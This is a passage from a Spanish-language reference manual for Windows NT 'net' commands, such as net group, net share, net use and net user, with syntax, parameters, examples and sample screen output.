     net group

   Para agregar un grupo llamado ejec a la base de datos local de cuentas
   de usuario, escriba:

     net group ejec /add

   Para agregar un grupo llamado ejec a la base de datos  de  cuentas  de
   usuario de un dominio de Windows NT Server  desde  un  equipo  con  el
   software Windows NT Workstation instalado, escriba:

     net group ejec /add /domain

   Para agregar las cuentas de usuario  ya  existentes  esterv,  rafar  y
   jesust al grupo ejec en el equipo local, escriba:

     net group ejec esterv rafar jesust /add

   Para agregar las cuentas de usuario  ya  existentes  esterv,  rafar  y
   jesust al grupo ejec de un dominio  de  Windows  NT  Server  desde  un
   equipo con el software Windows NT Workstation instalado, escriba:

     net group ejec esterv rafar jesust /add /domain

   Para mostrar los usuarios del grupo ejec, escriba:

     net group ejec

   Para agregar un comentario al registro del grupo ejec, escriba:

     net group ejec /comment:"Plantilla de ejecutivos."

   Este comando puede escribirse tambien como net groups.
```

Use el comando net group para agrupar usuarios que trabajan de un modo igual o similar en la red. Cuando se asignen derechos a un grupo, cada miembro recibira automaticamente estos derechos.

La pantalla que muestra los grupos del servidor es similar a la siguiente:

```
Cuentas del grupo de \\PRODUCCION
-------------------------------------------------------
*Admins. del dominio *Usuarios del dominio
```

Observe que los nombres de grupos van precedidos por un asterisco (*), que sirve para identificar los grupos que incluyen usuarios y grupos.

> Net Help:

Proporciona una lista de comandos de red y temas sobre los que puede obtener ayuda, o proporcionar ayuda acerca de un comando o tema especifico. Los comandos de red disponibles tambien se muestran en la ventana Comandos de esta referencia de comandos, bajo la letra N.

```
net help [comando]

net comando {/help | /?}
```

Parametros
---

ninguno
Escriba net help sin parametros para mostrar una lista de comandos y temas acerca de los cuales puede obtenerse ayuda.

comando
Es el comando acerca del cual desea obtenerse ayuda. No escriba net como parte del comando.

/help
Proporciona una forma alternativa de mostrar en pantalla el texto de ayuda.

/?
Muestra la sintaxis correcta del comando.

Ejemplos

Para obtener la misma informacion acerca del comando net use, utilizando dos formas del comando net help, escriba:

```
net help use
```

o bien

```
net use /help
```

Para ver la sintaxis del comando net use, escriba:

```
    net use /?


> Net Helpmsg:

  Proporciona ayuda referente a un mensaje de error de Windows NT.

    net helpmsg mensaje_n§


  Parametros
  ----------


   mensaje_n§
     Es el numero de cuatro digitos del mensaje de Windows NT  acerca  del
     cual necesita ayuda.


  Notas
  -----


    Cuando falla una operacion de red, se muestra un  mensaje  similar  al
    siguiente:

      NET 21282: El servicio solicitado ya ha sido iniciado.

    El comando net helpmsg explica la causa de  un  error  e  indica  como
    resolver el problema.


> Net Localgroup:

  Agrega, muestra o modifica grupos locales.

    net localgroup [nombre_grupo [/comment:"texto"]] [/domain]

    net localgroup nombre_grupo {/add [/comment:"texto"] | /delete}
                                [/domain]

    net localgroup nombre_grupo nombre [...] {/add | /delete} [/domain]


  Parametros
  ----------


   niguno
     Escriba net localgroup sin parametros  para  mostrar  el  nombre  del
     servidor y los nombres de los grupos locales de dicho equipo.

   nombre_grupo
     Es el nombre del grupo que va a agregarse, expandirse  o  eliminarse.
     Proporcione solo un nombre_grupo para ver una lista de los usuarios o
     grupos globales de un grupo local.

   /comment:"texto"
     Agrega un comentario para un grupo  nuevo  existente.  El  comentario
     puede tener hasta 48 caracteres de longitud. Escriba el texto deseado
```

```
    entre comillas.

  /domain
    Realiza la operacion en el controlador principal del dominio  actual.
    Si no se especifica este parametro, la operacion se realizara  en  el
    equipo local.

    Este  parametro  se  aplica  unicamente  a  equipos  con  Windows  NT
    Workstation que son miembros de un dominio de Windows NT  Server.  Si
    no  se  indica  lo  contrario,  los  equipos  con  Windows  NT  Server
    realizaran las operaciones en el controlador principal  del  dominio.

  nombre [...]
    Muestra la lista de uno o mas nombres de usuario o de  grupo  que  se
    agregaran a un grupo local o se quitaran de el.  Separe  cada  nombre
    con un espacio en blanco. Los nombres pueden  ser  usuarios  locales,
    usuarios de otros dominios o grupos globales, pero  no  otros  grupos
    locales. Si un usuario es de  otro  dominio,  escriba  el  nombre  de
    usuario despues del nombre de dominio  (por ejemplo,  VENTAS\SAMUEL).

  /add
    Agrega un nombre de grupo  o  de  usuario  a  un  grupo  local.  Debe
    establecerse una cuenta para los usuarios o grupos  globales  que  se
    agreguen a un grupo local con este comando.

  /delete
    Quita un nombre de grupo o de usuario de un grupo local.


  Use el comando net localgroup para agrupar usuarios que utilizan de  un
  modo igual o similar el equipo o la red. Cuando se asignen  derechos  a
  un grupo local, cada miembro de dicho  grupo  recibira  automaticamente
  estos derechos.



 Ejemplos
 --------


  Para mostrar una lista de todos los grupos locales del servidor  local,
  escriba:

    net localgroup

  Para agregar un grupo local llamado ejec a la base de  datos  local  de
  cuentas de usuario, escriba:

    net localgroup ejec/add

  Para agregar un grupo local llamado ejec a la base de datos de  cuentas
  de usuario de un dominio de Windows NT Server, escriba:

    net localgroup ejec /add /domain

  Para agregar las cuentas de usuario ya existentes  esterv,  rafar  (del
  dominio VENTAS) y jesust al  grupo  local  ejec  en  el  equipo  local,
  escriba:

    net localgroup ejec esterv ventas\rafar jesust /add

  Para agregar las cuentas de  usuario  ya  existentes  esterv,  rafar  y
  jesust al grupo ejec de un dominio de Windows NT Server, escriba:

    net localgroup ejec esterv rafar jesust /add /domain
```

Para mostrar los usuarios del grupo local ejec, escriba:

net localgroup ejec

Para agregar un comentario al registro del grupo local ejec, escriba:

net localgroup ejec /comment:"Plantilla de ejecutivos."

> Net Name:

Agrega o elimina un nombre para mensajes (a veces llamado alias), o muestra la lista de nombres para los que el equipo aceptara mensajes. Para poder usar net name, el servicio de Mensajeria debe estar en ejecucion.

net name [nombre [/add | /delete]]

Parametros
---

ninguno
Escriba net name sin parametros para mostrar una lista de los nombres actualmente en uso.

nombre
Especifica el nombre que recibe mensajes. Dicho nombre puede tener un maximo de 15 caracteres.

/add
Agrega un nombre a un equipo. Escribir /dd es opcional puesto que el resultado de escribir net name nombre es el mismo que el de escribir net name nombre /add.

/delete
Quita un nombre de un equipo.

Ejemplos

Para ver la lista de nombres en su equipo, escriba:

net name

Para agregar el nombre rsvp a su equipo, escriba:

net name rsvp

Para quitar el nombre rvsp de su equipo, escriba:

net name rsvp /delete

Notas

Use el comando net name para especificar un nombre para la recepcion de mensajes. Para poder usar este comando, debe haberse iniciado el servicio Mensajeria. Cada nombre de mensajeria debe ser unico en la red. Los nombres creados con net name se destinan estrictamente a mensajes; estos nombres no son grupos.

Windows NT usa tres tipos de nombres:

1. Cualquier nombre para mensajeria, que se agrega con net name.
2. El nombre de equipo del equipo, que se agrega al iniciar el servicio Estacion de trabajo.
3. Su nombre de usuario, que se agrega cuando inicia la sesion, suponiendo que su nombre no se este usando como nombre de mensajeria en otra parte de la red.

> Net Pause:

Interrumpe los servicios en ejecucion.

net pause servicio

Parametros
---

servicio
Puede ser:

1. Servidor de archivos para Macintosh (solo en Windows NT Server)
2. Servicio de publicacion de FTP
3. LPDSVC
4. Inicio de sesion de red
5. DDE de red
6. DSDM DDE de red
7. Proveedor de seguridad Lan Manager de NT
8. Inicio remoto (solo en Windows NT Server)
9. Servidor de acceso remoto
10. Shedule
11. Servidor
12. Servicios simples de tcp/ip
13. Estacion de trabajo.

Ejemplos

Para interrumpir el servicio Servidor, escriba:

net pause server

Para interrumpir el servicio Inicio de sesion de red, escriba:

net pause "net logon"

Notas

En un servidor:

Use el comando net pause antes de detener un servicio para permitir que los usuarios finalicen su trabajo o se desconecten de los recursos. Hacer una pausa en un servicio lo interrumpe momentaneamente, pero no elimina el software de la memoria. Los usuarios que estan conectados a un recurso pueden finalizar sus tareas, pero no podran efectuar nuevas conexiones a dicho recurso.

Si piensa detener un servicio que afecta a recursos compartidos, primero interrumpalo, luego envie un mensaje con el comando net send para avisar de dicha detencion; despues de un lapso suficiente para que los usuarios terminen de usar el servicio, detengalo usando el comando net stop.

Para volver a activar un servicio interrumpido, use el comando net continue.

En un cliente:

Use los comandos net pause y net continue para pasar de las impresoras de red a las impresoras conectadas a su estacion de trabajo.

Tanto en un servidor como en un cliente:

No se pueden interrumpir todos los servicios.

La pausa afecta a los servicios de Windows NT de las siguientes formas:

1. La pausa del servicio inicio de sesion de red impide que el equipo procese las peticiones de inicio de sesion. Si el dominio tiene otros servidores de inicio de sesion, los usuarios podran iniciar su sesion en la red.

2. La pausa del servicio Servidor impide que los usuarios establezcan nuevas conexiones con los recursos compartidos de este y, si no hay otros servidores de inicio de sesion en la red, impide que los usuarios inicien su sesion en la red. Esto no afecta a una conexion existente. Los administradores pueden establecer conexiones con el servidor aunuqe el servicio este interrumpido.

3. La pausa del ejercicio Estacion de trabajo mantiene el nombre de usuario, la contrase~a y las conexiones definidas, pero dirige las peticiones de impresion a las impresoras conectadas al equipo, en lugar de hacerloa a las impresoras conectadas a la red.

> Net Print:

Muestra o controla los trabajos y las colas de impresion.

net print \\nombre_equipo\recurso_compartido

net print [\\nombre_equipo] trabajo_n§ [/hold | /release | /delete]

Parametros

```
----------


 nombre_equipo
   Es el nombre del equipo que comparte las colas de impresion.

 recurso_compartido
   Es el nombre de la cola de impresion. Cuando incluya
   recurso_compartido y nombre_equipo, separelos con una barra invertida
   (\).


 trabajo_n§
   Es el numero de identificacion asignado a un trabajo de impresion en
   una cola. Un equipo con una o mas colas de impresion asigna a cada
   trabajo un numero unico. Si se esta usando un numero de trabajo en
   una cola compartida por un equipo, dicho numero no se asignara a
   ningun otro trabajo, ni siquiera a otras colas de ese equipo.

 /hold
   Cuando se usa con trabajo_n§, retiene el trabajo en espera en la cola
   de impresion. El trabajo permanece en la cola y los demas trabajos lo
   rebasaran hasta que se libere.

 /release
   Libera un trabajo o una cola de impresion que se ha retenido.

 /delete
   Quita un trabajo de la cola de impresion.



Ejemplos
-------


 Para obtener informacion acerca del trabajo numero 35 del equipo
 \\PRODUCCION, escriba:

   net print \\produccion 35

 Para retener el trabajo numero 263 del equipo \\PRODUCCION, escriba:

   net print \\produccion 263 /hold

 Para liberar el trabajo numero 263 del equipo \\PRODUCCION, escriba:

   net print \\produccion 263 /release

 Para obtener una lista del contenido de la cola de impresion MATRIZ del
 equipo \\PRODUCCION, escriba:

   net print \\produccion\matriz



Notas
-----


 El comando net print muestra informacion en distintos formatos acerca
 de las colas de impresion.

 Puede hacer que se presente una cola en particular usando:
```

```
  net print \\nombre_equipo\recurso_compartido
```

Lo siguiente es un ejemplo de la informacion presentada de todas las colas de impresion:

```
Colas de impresora en \\PRODUCCION

Nombre        Trabajo No.       Tama~o        Estado
-------------------------------------------------------------

Cola LASER     1 trabajos                     *Cola activa*
               1 trabajos       0             en cola
```

Use net print trabajo_n§ para mostrar un unico trabajo de impresion. Aparecera una pantalla similar a la siguiente:

```
Trabajo No.              35
Estado                   Esperando
Tama~o                   3096
Comentario
Usuario                  MARIASL
Notificar                MARIASL
Tipo de dato del trabajo
Parametros del trabajo
Informacion adicional
```

> Net Send:

Envia mensajes a otros usuarios, equipos, grupos o nombres para mensajes en la red. El servicio mensajeria debe estar en ejecucion para poder recibir mensajes.

```
net send {nombre | * | /domain[:nombre] | /users} mensaje
```

Parametros
---

nombre
  Es el nombre de usuario, de equipo o nombre para mensajes al que se envia el mensaje. Si se trata de un nombre de equipo que contiene caracteres en blanco, escribalo entre comillas (" ").

*
  Envia el mensaje a todos los nombres del grupo.

/domain[:nombre]
  Envia el mensaje a todos los nombres del dominio del equipo. Si se especifica nombre, se enviara el mensaje a todos los nombres del dominio o grupo de trabajo especificado.

/users
  Envia el mensaje a todos los usuarios conectados al servidor.

mensaje
  Es el texto que se enviara como mensaje.

Ejemplos

Para enviar el mensaje "Reunion cambiada a las 15 horas. En el mismo lugar." al usuario robertof, escriba:

net send robertof Reunion cambiada a las 15 horas. En el mismo lugar.

Para enviar un mensaje a todos los usuarios conectados al servidor, escriba:

net send /users Este servidor se apagara en 5 minutos.

Para enviar un mensaje que incluya una barra diagonal, escriba:

net send robertof "Formatear tu disco con FORMAT /4"

Notas

Solo se puede enviar un mensaje a un nombre que este activo en la red. Si lo envia a un nombre de usuario, este debe haber iniciado una sesion y estar ejecutando el servicio mensajeria para recibir el mensaje.

Enviar mensajes a varios usuarios

Windows NT proporciona varios metodos para transmitir mensajes. Puede hacerlo a todos los nombres del dominio de su equipo (con * o /domain) o a otro dominio diferente (/domain:nombre). Los mensajes transmitidos pueden tener hasta 128 caracteres.

La opcion /users permite enviar un mensaje a todos los usuarios que tienen sesiones en el servidor. Los parametros que envian mensajes a varios usuarios deben usarse con precaucion.

> Net Session:

Muestra la lista o desconecta las sesiones entre un equipo local y los clientes conectados a el.

net session [\\nombre_equipo] [/delete]

Parametros
----

ninguno
Escriba net session sin parametros para que se muestre informacion acerca de todas las sesiones con el equipo local.

\\nombre_equipo
Identifica el equipo para el cual se mostraran o desconectaran sesiones.

```
 /delete
   Finaliza la sesion del equipo con \\nombre_equipo y cierra todos  los
   archivos  abiertos  en  el  equipo  para  la  sesion.  Si  se  omite
   \\nombre_equipo, se cancelaran todas las sesiones del equipo local.



Ejemplos
--------


 Para mostrar una lista con informacion sobre las sesiones del  servidor
 local, escriba:

   net session

 Para mostrar informacion sobre las sesiones del cliente cuyo nombre  de
 equipo es SANCHEZ, escriba:

   net session \\sanchez

 Para finalizar todas las sesiones entre  el  servidor  y  los  clientes
 conectados, escriba:

   net session /delete



Notas
-----

 El comando net session puede escribirse tambien como net sessions o net
 sess.

 Use el comando net session para ver en pantalla los nombres  de  equipo
 y nombres de usuario de  aquellos  usuarios  que  tienen  acceso  a  un
 servidor, si tienen archivos abiertos y cuanto  tiempo  ha  permanecido
 inactiva la sesion de cada uno de ellos.

 La pantalla es similar a la siguiente:


 Equipo      Usuario        Tipo de cliente  Abierto  Inactiva
 -------------------------------------------------------------
 \\BASSETT   CRISDR         NT               1        00:00:13
 \\SANZCA    Administrador  DOS LM 2.1       0        01:05:13


 Para mostrar la sesion de un usuario, incluya  \\nombre_equipo  con  el
 comando. La presentacion de un unico usuario incluye una lista  de  los
 recursos compartidos con los que el usuario tiene conexiones.

 Una sesion queda registrada cuando un usuario de un  cliente  entra  en
 contacto con un servidor. Esto ocurre cuando los dos sistemas estan  en
 la misma red y el  servidor  acepta  el  nombre  y  la  contrase~a  del
 usuario. Un usuario de un cliente debe tener una sesion iniciada en  el
 servidor antes de poder usar los recursos compartidos  del  mismo;  una
 sesion no se establece hasta que el usuario de un cliente se conecta  a
 un recurso. Entre un cliente y  un  servidor  solo  puede  existir  una
 sesion, pero puede haber varios puntos de entrada, o conexiones, a  los
 recursos.

 Para determinar el tiempo que  puede  permanecer  inactiva  una  sesion
 antes de que se desconecte automaticamente,  active  la  caracteristica
 autodisconnect con la opcion /autodisconnect  del  comando  net  config
```

server. El usuario no interviene en este tipo de desconexion, puesto que Windows NT reanuda automaticamente la conexion en cuanto el usuario vuelve a usar el recurso.

Para finalizar una sesion con el servidor, use la opcion /delete junto con \\nombre_equipo.

> Net Share:

Crea, elimina o muestra recursos compartidos.

```
net share recurso_compartido

net share recurso_compartido=unidad:ruta_de_acceso
          [/users:numero | /unlimited] [/remark:"texto"]

net share recurso_compartido [/users:numero | unlimited]
[/remark:"texto"]

net share {recurso_compartido | unidad:ruta_de_acceso} /delete
```

Parametros
---

ninguno
Escriba net share sin parametros para mostrar informacion acerca de todos los recursos compartidos en el equipo local.

recurso_compartido
Es el nombre de red del recurso compartido. Escriba net share con un recurso_compartido unicamente para mostrar informacion acerca de dicho recurso compartido.

unidad:ruta_de_acceso
Especifica la ruta de acceso absoluta del directorio que va a compartirse.

/users:numero
Establece el numero maximo de usuarios que pueden tener acceso simultaneamente al recurso compartido.

/unlimited
Especifica que puede tener acceso simultaneamente al recurso compartido un numero ilimitado de usuarios.

/remark:"texto"
Agrega un comentario descriptivo acerca del recurso. Escriba el texto entre comillas.

/delete
Deja de compartir un recurso.

Ejemplos

Para mostrar informacion acerca de los recursos compartidos en el

equipo, escriba:

```
net share
```

Para compartir el directorio C:\CARTAS de un equipo con el nombre compartido SECRETARIA e incluir un comentario, escriba:

```
net share secretaria=c:\cartas /remark:"Para el departamento 123."
```

Para dejar de compartir el directorio CARTAS, escriba:

```
net share secretaria /delete
```

Para compartir el directorio C:\LST FIG de un equipo con el nombre compartido LISTA, escriba: net share lista="C:\lst fig"

Notas

Use el comando net share para compartir recursos.

Para compartir un directorio con una ruta de acceso que contiene un caracter en blanco, escriba la unidad y la ruta del directorio entre comillas (" ").

Cuando se muestran todos los recursos compartidos de un equipo, Windows NT indica el nombra del recurso compartido, el nombre o nombres de dispositivo o rutas de acceso asociadas con el recurso y un comentario descriptivo acerca de este.

La presentacion en pantalla es similar a la siguiente:

```
Nombre     Recurso                 Comentario
-------------------------------------------------------
ADMIN$     C:\WINNT                Admin remota
C$         C:\                     Uso interno
print$     C:\WINNT\SYSTEM\SPOOL
IPC$       IPC remota
LASER      LPT1 En cola            Impresora laser
```

Los recursos compartidos de un servidor se guardan a medida que se crean. Cuando detenga el servicio Servidor, todos los recursos compartidos se desconectaran, pero se volveran a conectar automaticamente en cuanto vuelva a iniciarse el servicio o cuando se reinicie el equipo.

> Net Start:

Inicia un servicio o muestra una lista de los servicios iniciados. Los nombres de servicios que son de dos o mas palabras, como inicio de sesion de red o Examinador de equipos, deben estar entre comllas (" ").

```
net start [servicio]
```

Parametros
----

ninguno
Escriba net start sin parametros para mostrar una lista de los servicios en ejecucion.

servicio
Puede ser:

1. Alerta
2. Servicio de cliente para netware
3. Servidor del Portafolio
4. Examinador de equipo
5. Cliente dhcp
6. Duplicador de directorios
7. Registro de sucesos
8. Servicio de publicacion de FTP
9. LPDSVC
10. Mensajeria
11. Inicio de sesion
12. DDE de red
13. DSDM DDE de red
14. Agente de supervision de red
15. Proveedor de seguridad nt lm
16. OLE
17. Administrador de conexiones de acceso remoto
18. Servidor de acceso remoto
19. Localizador de llamada a procedimientos remotos (rpc)
20. Servicio de llamada a procedimientos remotos
21. Schedule
22. Servidor
23. Servicios simples de tcp/ip
24. SNMP
25. Spooler
26. Ayuda de NetBIOS de tcp/ip
27. SAI
28. Estacion de trabajo

Los siguientes servicios solo estan disponibles en Windows NT Server:

1. Servidor de archivos para Macintosh
2. Servidor de puerta de enlace o gateway para netware
3. Servidor de DHCP de Microsoft
4. Servidor de impresion para Macintosh
5. Inicio remoto
6. Servicio de nombres Internet de windows

Notas

Use el comando net start servicio para iniciar un servicio de Windows NT. Algunos servicios dependen de otros servicios.

Puede utilizar la opcion Servicios en el Panel de control para configurar el inicio y la detencion automatica de los servicios. Esta opcion tambien le permite detener, iniciar, interrumpir y continuar los servicios de red manualmente.

Los nombres de servicios que constan de dos o mas palabras, como Inicio de sesion de red o Examinador de equipos, deben estar entre comillas (" ").

Este comando tambien inicia los servicios de red que no estan incluidos en Windows NT.

Los servicios que pueden iniciarse son:

```
  Net Start "Administrador de conexiones de acceso remoto"
  Net Start "Agente de supervisi¢n de red"
  Net Start "Ayuda de NetBIOS de TCP/IP"
  Net Start "Cliente de DHCP"
  Net Start "DDE de red"
  Net Start "Duplicador de directorios"
  Net Start "Estacion de trabajo"
  Net Start "Examinador de equipos"
  Net Start "Inicio de sesi¢n de red"
  Net Start "Inicio remoto"
  Net Start "Localizador de rpc"
  Net Start "Proveedor de seguridad NT LM"
  Net Start "Registro de sucesos"
  Net Start "Servicio de cliente para NetWare"
  Net Start "Servicio de llamada a procedimientos remotos (RPC)"
  Net Start "Servicio de nombres Internet de Windows"
  Net Start "Servicio de publicaci¢n de FTP"
  Net Start "Servicio de puerta de enlace o gateway para NetWare"
  Net Start "Servicio ISNSAP de acceso remoto"
  Net Start "Servicio Schedule"
  Net Start "Servicios simples de TCP/IP"
  Net Start "Servidor de acceso remoto"
  Net Start "Servidor de archivos para Macintosh"
  Net Start "Servidor de dde de red"
  Net Start "Servidor de impresion para Macintosh"
  Net Start "Servidor de Portafolio"
  Net Start "Servidor DHCP de Microsoft"
  Net Start Alerta
  Net Start Lpdsvc
  Net Start Mensajeria
  Net Start Sai
  Net Start Servidor
  Net Start Snmp
  Net Start Spooler
```

> Net Stadistics:

Muestra el registro de estadisticas del servicio local Estacion de trabajo o Servidor.

```
 net statistics [workstation | server]
```

Parametros
---

ninguno
  Escriba net stadistics sin parametros para obtener una lista de los servicios en ejecucion para los cuales hay datos estadisticos disponibles.

workstation
  Muestra los datos estadisticos del servicio local Estacion de trabajo.

server

Muestra los datos estadisticos del servicio local Servidor.

Ejemplos

Para mostrar los servicios en ejecucion para los que hay estadisticas disponibles, escriba:

net stats

Para mostrar las estadisticas del servicio servidor y evitar que se desplace por la pantalla, escriba:

net statistics server | more

Notas

Este comando puede escribirse tambien como net stats.

Use el comando net stadistics para mostrar informacion sobre el rendimiento del servicio especificado.

El servicio servidor:

Windows NT indica el nombre de equipo, la fecha y hora en que se actualizaron por ultima vez las estadisticas, y proporciona la siguiente informacion:

1. El numero de sesiones que se iniciaron, se desconectaron automaticamente y se desconectaron a causa de error.
2. El numero de kilobytes enviados y recibidos, y el tiempo medio de respuesta del servidor.
3. El numero de errores e infracciones de contrase~a y limites de permiso.
4. El numero de veces que se usaron los archivos, impresoras y dispositivos de comunicaciones compartidos.
5. El numero de veces que se excedio el tama~o del bufer de memoria.

El servicio Estacion de trabajo:

Windows NT indica el nombre de equipo del equipo, la fecha y hora en que se actualizaron por ultima vez las estadisticas, y proporciona la siguiente informacion:

1. El numero de bytes y SMB recibidos y transmitidos.
2. El numero de operaciones de lectura y escritura logradas o fallidas.
3. El numero de errores en la red.
4. El numero de sesiones fallidas, desconectadas o conectadas nuevamente.
5. El numero de conexiones a recursos compartidos logradas o fallidas.

> Net Stop:

Detiene un servicio de Windows NT.

```
net stop servicio
```

Parametros
---

servicio
Puede ser alerta, servicio de cliente para netware, Servidor del Portafolio, examinador de equipos, duplicador de directorios, servicio de publicacion de FTP, lpdsvc, mensajeria, inicio de sesion de red, dde de red, dsdm de red, agente de supervision de red, proveedor de seguridad nt lm, ole, administrador de conexiones de acceso remoto, servicio isnsap de acceso remoto, servidor de acceso remoto, localizador de llamada a procedimientos remotos (rpc), schedule, servidor, servicios simples de tcp/ip, snmp, spooler, ayuda de NetBIOS de tcp/ip, sai y estacion de trabajo.

Los siguientes servicios solo estan disponibles en Windows NT Server: servidor de archivos para macintosh, servicio de puerta de enlace o gateway para netware, servidor dhcp de microsoft, servidor de impresion para macintosh, servicio de nombres internet de windows.

Notas

Detiene un servicio para suprimir la funcion que realiza en la red y para eliminar el software de la memoria.

Al detener el servicio Servidor se impide que los usuarios tengan acceso a los recursos compartidos del equipo. Si detiene el servicio Servidor cuando los usuarios estan teniendo acceso a los recursos, Windows NT mostrara un mensaje de advertencia pidiendo confirmacion antes de cancelar las conexiones. Una respuesta afirmativa cancelara todas las conexiones con el equipo.

Antes de detener el servicio Servidor, puede hacer lo siguiente:

1. Efectuar una pausa en el servicio (para no permitir nuevas conexiones)
2. Enviar un mensaje advirtiendo a los usuarios de que deben desconectarse de los recursos del servidor.

Net stop tambien puede detener servicios de red no suministrados con Windows NT.

> Net Time:

Sincroniza el reloj del equipo con el de otro equipo o dominio. Si se utiliza sin la opcion /set, muestra la hora de otro equipo o dominio.

```
net time [\\nombre_equipo | /domain[:nombre]] [/set]
```

```
Parametros
----------


 \\nombre_equipo
   Es el nombre del servidor que desee comprobar  o  con  el  que  desee
   sincronizar las estaciones de trabajo.

 /domain[:nombre]
   Es el dominio con el que desea sincronizar la hora.

 /set
   Sincroniza  el  reloj  del  equipo  con  el  del  equipo  o   dominio
   especificado.



> Net Use:

  Conecta o desconecta un  equipo  de  un  recurso  compartido  o  muestra
  informacion acerca de las conexiones del equipo.  Tambien  controla  las
  conexiones de red persistentes. Como veremos mas adelante, este  comando
  es de una gran importancia para averiguar informacion sobre el sistema.

    net use [nombre_dispositivo]
            [\\nombre_equipo\recurso_compartido[\volumen]]
            [contrase~a | *]] [/user:[nombre_dominio\]nombre_usuario]
            [[/delete] | [/persistent:{yes | no}]]

    net use nombre_dispositivo [/home[contrase~a | *]]
                               [/delete:{yes | no}]

    net use [/persistent:{yes | no}]



  Parametros
  ----------


   ninguno
     Escriba net  use  sin  parametros  para  obtener  una  lista  de  las
     conexiones de red.

   nombre_dispositivo
     Aigna  un  nombre  para  la  conexion  al  recurso  o  especifica  el
     dispositivo que se va a desconectar. Hay  dos  tipos  de  nombres  de
     dispositivos: unidades de disco (D a Z) e impresoras (LPT1  A  LPT3).
     Escriba un asterisco en lugar de un nombre especifico de  dispositivo
     para asignar el siguiente nombre de dispositivo disponible.

   \\nombre_equipo\recurso_compartido
     Es el nombre del servidor y del recurso compartido. Si el  nombre  de
     equipo contiene caracteres en  blanco,  escriba  la  barra  invertida
     doble (\\) y el nombre entre comillas (" "). El  nombre  del  equipo
     puede tener entre 1 y 15 caracteres.

   \volumen
     Especifica un volumen NetWare del servidor. Para poder conectarse con
     servidores  NetWare  debe  tener  instalado  y  estar  ejecutando  el
     Servicio de cliente  para  NetWare  (Windows  NT  Workstation)  o  el
     servicio de puerta de  enlace  o  gateway  para  NetWare  (Windows NT
     Server).

   Contrase~a
```

```
    Es la contrase~a necesaria para tener acceso al recurso compartido.

  *
    Pide por la contrase~a. Los caracteres no se muestran en  pantalla  a
    medida que los escribe.

  /user
    Especifica un nombre de usuario diferente con el que  se  realiza  la
    conexion.

  nombre_dominio
    Especifica         otro         dominio.         Por         ejemplo,
    net use d: \\servidor\recurso_compartido /user:admin\mario conecta el
    usuario mario de la misma forma que si la conexion se realizara desde
    el dominio administrador. Si se omite el dominio, se usara  aquel  en
    el que tenga lugar la conexion actual.

  nombre_usuario
    Especifica el nombre de usuario con el que se iniciara la sesion.

  /home
    Conecta a un usuario con su directorio particular.

  /delete
    Cancela la conexion de red especificada. Si el usuario especifica  la
    conexion mediante un asterisco se cancelaran todas las conexiones  de
    red.

  /persistent
    Controla  el  uso  de  conexiones  de  red  persistentes.  El   valor
    predeterminado es la ultima configuracion utilizada.  Las  conexiones
    sin dispositivos no son persistentes.

  yes
    Guarda todas las conexiones tal como se realizaron y las restaura  en
    el siguiente inicio de sesion.

  no
    No guarda la conexion en curso ni las siguientes. Las  existentes  se
    restauraran en el siguiente inicio  de  sesion.  Use  el  modificador
    /delete para eliminar conexiones persistentes.



 Ejemplos
 --------


  Para asignar el  nombre  de  dispositivo  de  unidad  de  disco  E:  al
  directorio compartido CARTAS del servidor \\FINANCIERO, escriba:

    net use e: \\financiero\cartas

  Para asignar el  nombre  de  dispositivo  de  unidad  de  disco  M:  al
  directorio  MARIA  dentro  del  volumen  CARTAS  del  servidor  NetWare
  FINANCIERO, escriba:

    net use m: \\financiero\cartas\mar¡a

  Para asignar el nombre de dispositivo  LPT1  a  la  cola  de  impresora
  compartida LASER2 del servidor \\CONTABILIDAD, escriba:

    net use lpt1: \\contabilidad\l ser2

  Para desconectarse de la cola de impresora LPT1, escriba:
```

```
  net use lpt1: /delete
```

Para asignar el nombre de dispositivo de unidad de disco H: al directorio particular del usuario mario, escriba:

```
  net use h: \\contabilidad\usuarios /home /user:mario
```

Para asignar el nombre de dispositivo de unidad de disco F: al directorio compartido NOTAS del servidor \\FINANCIERO, que requiere la contrase~a hctarcs, sin que la conexion sea persistente, escriba:

```
  net use f: \\financiero\notas hctarcs /persistent:no
```

Para desconectarse del directorio \\FINANCIERO\NOTAS, escriba:

```
  net use f: \\financiero\notas /delete
```

Para conectarse a un recurso compartido del servidor FINANCIERO2, escriba:

```
  net use k: "\\financiero 2"\circulares
```

Si el nombre del servidor incluye un espacio en blanco, escribalo entre comillas; de lo contrario, Windows NT mostrara un mensaja de error.

Para restaurar las conexiones actuales cada vez que se inicie una sesion, independientemente de cambios futuros, escriba:

```
  net use /persistent:yes
```

Notas

Utilice el comando net use para efectuar la conexion o desconexion de un recurso de la red y para ver sus conexiones actuales con dichos recursos. Es imposible desconectarse de un directorio compartido si se utiliza como unidad actual o si esta en uso por un proceso activo.

Hay varias formas de obtener informacion acerca de una conexion:

1. Escriba net use nombre_dispositivo para obtener la informacion acerca de una conexion especifica.

2. Escriba net use para obtener una lista de todas las conexiones del equipo.

Conexiones sin dispositivos
Las conexiones sin dispositivos no son persistentes.

Conexion con servidores NetWare
Una vez que el software Servicio de cliente para NetWare o Servicio de puerta de enlace o gateway para NetWare esta instalado y en ejecucion, podra conectarse a un servidor NetWare en una red novell. Utilice la misma sintaxis que al conectarse a un servidor de red de Windows, excepto que debe incluir el volumen con el que desea conectarse.

> Net User:

Agrega o modifica cuentas de usuario o muestra informacion acerca de ellas.

```
 net user [nombre_usuario [contrase¤a | *] [opciones]] [/domain]

 net user nombre_usuario {contrase¤a | *} /add [opciones] [/domain]

 net user nombre_usuario [/delete] [/domain]


Parametros
----------


 ninguno
   Escriba net user sin parametros para ver una lista de las cuentas  de
   usuario del equipo.

 nombre_usuario
   Es el nombre de la cuenta de usuario que se desea agregar,  eliminar,
   modificar o ver. El nombre de la cuenta de usuario puede tener  hasta
   20 caracteres.

 contrase~a
   Asigna o cambia una  contrase~ a  para  la  cuenta  de  usuario.  Una
   contrase~a debe tener la longitud minima establecida  con  la  opcion
   /minpwlen del comando net accounts y puede  tener  un  maximo  de  14
   caracteres.

 *
   Pide la contrase~a. Los caracteres  no  se  muestran  en  pantalla  a
   medida que los escribe.

 /domain
    Realiza  la  operacion  en  el  controlador  principal  del  dominio
    principal del equipo.

    Este parametro  se  aplica  unicamente  a  equipos  con  Windows  NT
    Workstation que son miembros de un dominio de Windows NT Server.  De
    forma predeterminada, los equipos con Windows NT Server realizan las
    operaciones en el controlador principal de dominio.

    NOTA: Esta accion se lleva a cabo en el  controlador  principal  del
          dominio principal del equipo. Puede que no se inicie la sesion
          en el dominio.

 /add
   Agrega una cuenta de usuario  a  la  base  de  datos  de  cuentas  de
   usuario.

 /delete
